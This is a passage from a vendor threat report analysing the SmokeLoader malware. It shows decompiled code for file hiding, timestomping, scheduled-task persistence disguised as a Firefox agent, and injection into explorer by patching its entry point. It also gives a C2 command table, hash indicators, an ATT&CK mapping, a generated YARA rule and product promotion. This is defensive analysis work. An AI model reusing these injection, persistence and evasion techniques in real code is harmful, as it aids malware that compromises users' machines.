(a1->kernel32_func_arr.SetFileAttributesW)(exec_path, 6);// FILE_ATTRIBUTE_SYSTEM|FILE_ATTRIBUTE_HIDDEN 设置系统+隐藏属性
v6 = (a1->kernel32_func_arr.CreateFileW)(exec_path, 0xC0000000, 3, 0, 3, 0x2000000, 0);
(a1->kernel32_func_arr.GetFileAttributesExA)(Heap_warp, 0, v8);
(a1->kernel32_func_arr.SetFileTime)(v6, v9, v10, v11);// 修改文件时间使其与advapi32.dll相同
(a1->kernel32_func_arr.CloseHandle)(v6);
return RtlFreeHeap_warp(a1, Heap_warp);
```

Figure 4-25 SmokeLoader hiding files 4-25

Finally, SmokeLoader creates the persistence of the scheduled task, in which the creator of the scheduled task is the same as the user name, and the task name is disguised as the Firefox Default Browser Agent. A task has two triggers, one of which is triggered every 10 minutes and the other is triggered when the user logs in.

```
exec_path = RtlAllocateHeap_warp(this, 1040);
(this->kernel32_func_arr.lstrcatW)(exec_path, this->field_20C.parent_file_path);
author = RtlAllocateHeap_warp(this, 522);
v7 = 260;
(this->advapi32_func_arr.GetUserNameW)(author, &v7);// 创建者与用户名相同
service_name = get_browser_agent(this);       // 任务名称 Firefox Default Browser Agent {botID}{SystemVolumeSerialNumber}
create_service(this, exec_path, v5, author, service_name, 0);//
                                              // 1.每10分钟运行一次
                                              // 2.用户登录时运行
RtlFreeHeap_warp(this, service_name);
RtlFreeHeap_warp(this, author);
return RtlFreeHeap_warp(this, exec_path);
```


Figure 4-26 SmokeLoader Creating Scheduled Tasks 4-26

After the persistence, SmokeLoader sends instructions 10001, 10002 and 10003 to C2, and performs different functions according to the returned data. In the process of obtaining the instruction, SmokeLoader will send the system version, computer name, disk serial number, SmokeLoader version, ID and integrity level of operation to the C2 server. The instruction list is as follows:

Table 4-3 List of SmokeLoader instructions 4-3

Request instruction number	Return the instruction number	Functions
10001	105	Gets the SmokeLoader plug-in, and gets the payload through the 10002 instruction and runs
	114	Uninstall SmokeLoader
	117	The load is acquired by the 10002 instruction, and the process is terminated after the operation
	Others	According to the return value, the load is acquired n times through the 10002 instruction and run
10002	1	Indicates that the payload is an exe program that should be saved to a temp folder and run through CreateProcessInternalW
	2	Indicates that the payload is dll and should be saved to the temp folder and run through the LoadLibraryW
	3	Indicates that the payload is dll and should be saved to the temp folder and run through regsvr32
	4	Indicates that the load should operate by loading into its own memory
	5	Indicates that the payload is bat, should be saved to the temp folder and run through ShellExecuteW
10003	None	Report the results of load operation

When the communication with C2 is completed, SmokeLoader creates an explorer process and runs the plug-in delivered by C2 by modifying the assembly of the program entry points.

```
(a2->kernel32_func_arr.ReadProcessMemory)(
  remote_process_handle,
  &process_base_information.PebBaseAddress->ImageBaseAddress,// explorer获取进程基址
  &image_base_addr,
  4,
  &a5);
remote_image_header = RtlAllocateHeap_warp(a2, 400);
(a2->kernel32_func_arr.ReadProcessMemory)(
  remote_process_handle,
  image_base_addr,
  remote_image_header,
  400,
  &a5);
AddressOfEntryPoint = *(remote_image_header->e_res2 + remote_image_header->e_lfanew);// 通过解析PE头获取进程入口点
RtlFreeHeap_warp(a2, remote_image_header);
gadget[2] = 0xE9;
*gadget = 0x9090;                       // 修改入口点汇编使其跳转到插件入口点
*&gadget[3] = v13 - AddressOfEntryPoint - image_base_addr - 7;
(a2->kernel32_func_arr.WriteProcessMemory)(// 将修改后的汇编写入explorer
  remote_process_handle_1,
  AddressOfEntryPoint + image_base_addr,
  gadget,
  7,
  &a5);
```


Figure 4-27 SmokeLoader Running the Plug-in 4-27

5 IoCs

IoCs
C56489fed27114b3ead6d98fad967c15
2ad41ec1178d897ad1e1a268e36e46c7
115dabe16a3c045e0c838a1ead826d
86b51400a85e24992157572b3baba111
34b804fe1d7dd4f7b8a7f90a26b2b043
843d55b01492a467ccacdc0cc93eb7e8

6 Att&CK Mapping Map of Samples



Figure 6-1 Mapping of Technical Features to ATT & CK 6-1

Specific ATT & CK technical behavior description table:

Table 6-1ATT & CK Technical Behavior Description Table 6-1

Att&CK stages / categories	Specific behavior	Notes
Persistence	Utilization of planned tasks / jobs	Achieve persistence by planning tasks
Right to Submission	Base site for abuse of elevated control authority	Start the process through wmic to raise the integrity level
Defensive evasion	Circumventing the debugger	Detect the debugger through BeingDebugged, NtGlobalFlag, and NtQueryInformationProcess
		The kernel level debugger is avoided by checking the system integrity level
		Processes and program windows are continuously checked and the debugger is closed
	Modify file and directory permissions	Prevent the generation of security alerts by removing the Zone .Identifier flag
	Anti-obfuscate / decode file information	The different phase loads are encrypted using compression and XOR algorithms
	Concealment	By manually loading the ntdll to prevent it from being hooked
		Hidden and system property are added to that file dure persistence

		In that persistence proces, the time stamp of the file is disguised to be the same as the system file
	Remove beacons	It is temporarily decrypted while using the function, and re-encrypted when the use is complete
		Head feature of that fifth stage loading pe will be destroy
		Important memory is reset to zero using RtlZeroMemory before it is freed
	Process injection	Implement that fifth phase load and subsequent plug-ins through proces injection
	Virtualization / Sandbox Escape	Sandbox detection by SetErrorMode
		Detect the sandbox by detecting the loaded DLL
		The virtual environment is detected by the detection device
		The virtual environment is detected by the detection process
		The virtual environment is detected by detecting the kernel module
Findings	Discovery of system information	Get the system version
	Discover the geographical location of the system	The geographical location is detected by the keyboard layout
	Discover the system owner / user	Gets the computer name
Command and control	The application layer protocol is used	Communicate with C2 using HTTP or HTTPS protocols
	Use of encrypted communications	Rc4 is used to encrypt the content of the communication

7 Antiy LanDi VILLM (Virus Inspection Large Language Model)

Antiy LanDi VILLM can carry out automatic analysis on the samples. the analysis contents are as follows:

1. Judgment result

The judgment result is Trojan. Win32.kryptik

Accuracy of results in the evaluation log: 95%

2. Detailed explanation of the judgment basis
3. Identification of characteristic str:
    - A string related to malware appears several times in the log, such as:
        - Kerneel32.dll
        - Getlasterror
        - Loadlibraryw
        - Virtualalloc
        - Freelibrary
        - Messageboxa
    - These functions and API calls are commonly used by malware to load and execute malicious code.
4. Code obfuscation and encryption:
    - There are a lot of confusing code fragments in the log, such as:
        - Cc D1 27 A9. And BE 22 F0.
        - These code fragments are often used to hide real malicious behavior, making it difficult for detection tools to identify.
    - Encrypted code snippets (such as?? The data represented is not selected for use as a feature) is a common obfuscation for malware to evade detection.
5. Exception calling mode:
    - There are a number of repeated or inconsistent call patterns in the log, such as:
        - 00000060: 74 20 62 65 20 72 75 6E 20 69 6E 20 44 4F 53 20
        - These invocation patterns may be used to bypass detection or concealment of malicious activity.

- The header information of the file is 4D 5A, corresponding to the Windows executable file format (PE format), indicating that the file is a Windows executable program.

7. Lack of normal procedural features:
   - Common normal program features were not detected in the log, such as:
     - Common API calls, strings, or data segments.
     - Normal file structure and content.
8. Conclusion

Based on the above analysis, the characteristic string, obfuscated code, abnormal call pattern and file structure displayed in the log all conform to the typical characteristics of Trojan. Win32.kryptik malware. Therefore, it is reasonable for the model to judge the file as Trojan. Win32. Kryptik.

9. Accuracy assessment

The 95% accuracy is based on the following factors:

- High match: Features in the log are highly consistent with known Trojan. Win32.kryptik malware features.
- Multi-dimensional characteristics: Although the log contains some characteristics of normal programs, the proportion of malware characteristics far exceeds that of normal programs, making the judgment result highly reliable.

According to the national standard draft, the threat classification is Trojan. Win32. Kryptik, and the YARA rules for automatic feature extraction are as follows:

```
Rule Trojan. Win32.kryptik: Trojan {
Meta:
Description = "This is a section of YARA rules generated by the VILLM V2 model. used to detect Trojan.
Win32.kryptik"
Strings:
$a = {e8 ef f8 ff ff 59 59 8b 75 08 8d 34 f5 88 11 42}
$b = {e9 45 ff ff ff ff 33 ff 8b 75 0c 6a 04 e8 44 f1 ff}
$c = {89 85 e4 fc ff ff ff 15 d8 e0 41 00 6a 00 8b d8}
Condition:
All of them
}
```

Antiy LanDi VILLM for Threat Detection and Analysis is the first threat detection generation algorithm registered by the State Cyberspace Administration in China. The model is trained based on the massive sample feature engineering data accumulated over the past 20 years by Antiy Cybertron. The training data includes file identification information, decision information, attribute information, structure information, behavior information, host environment information, data information, and the like, The system supports threat judgment and detailed knowledge understanding of vector features under different scenarios, forms multi-form detection methods applying different requirements and scenarios, and improves the ability to judge hidden threats in the background. Further empowering safe operations.

Figure 7-1 Antiy LanDi VILLM sample analysis 7-1

8 Antiy IEP helps users defend against loader threats

After testing, the terminal security products of Antiy IEP, relying on Antiy's self-developed threat detection engine and core-level active defense capability, can effectively detect, kill and defend the virus samples found this time.

Antiy IEP can monitor the local disk in real time and automatically detect the virus of new files. In response to this threat, when a user stores the SmokeLoader loader locally by receiving email attachments, transmitting WeChat messages and downloading from the network, IEP will immediately alert the virus and clear malicious files. Prevent the terminal from being attacked by the user boot file.

Figure 8-1 When a virus is found, the first time a virus is captured and an alarm is sent 8-1

IEP also provides a unified management platform for users, through which administrators can view details of threats within the network in a centralized manner and handle them in batches, thus improving the efficiency of terminal security operation and maintenance.

Figure 8-2 The IEP Management Center assists the administrator to realize efficient terminal security management 8-2

Appendix I: Reference Materials

[1]. Antiy.2020 edition Smokeloader botnet variant analysis [R / OL]. (2020-08-21)

Https: / / www.antiy.cn / research / notice & report / research _ report / 20200821.html

[2]. Antiy.smokeloader-Computer Virus Encyclopedia [R / OL]. (2025-04-09)

Https: / / www.virusview.net / botnet / SmokeLoader

Appendix II: About Antiy

Anty is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP) , etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won

honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as “Code Red”, “Dvldr”, “Heartbleed”, “Bash Shellcode” and “WannaCry”. Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspce threat actors (APT groups) such as “Equation”, “White Elephant”, “Lotus” and “Greenspot” and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.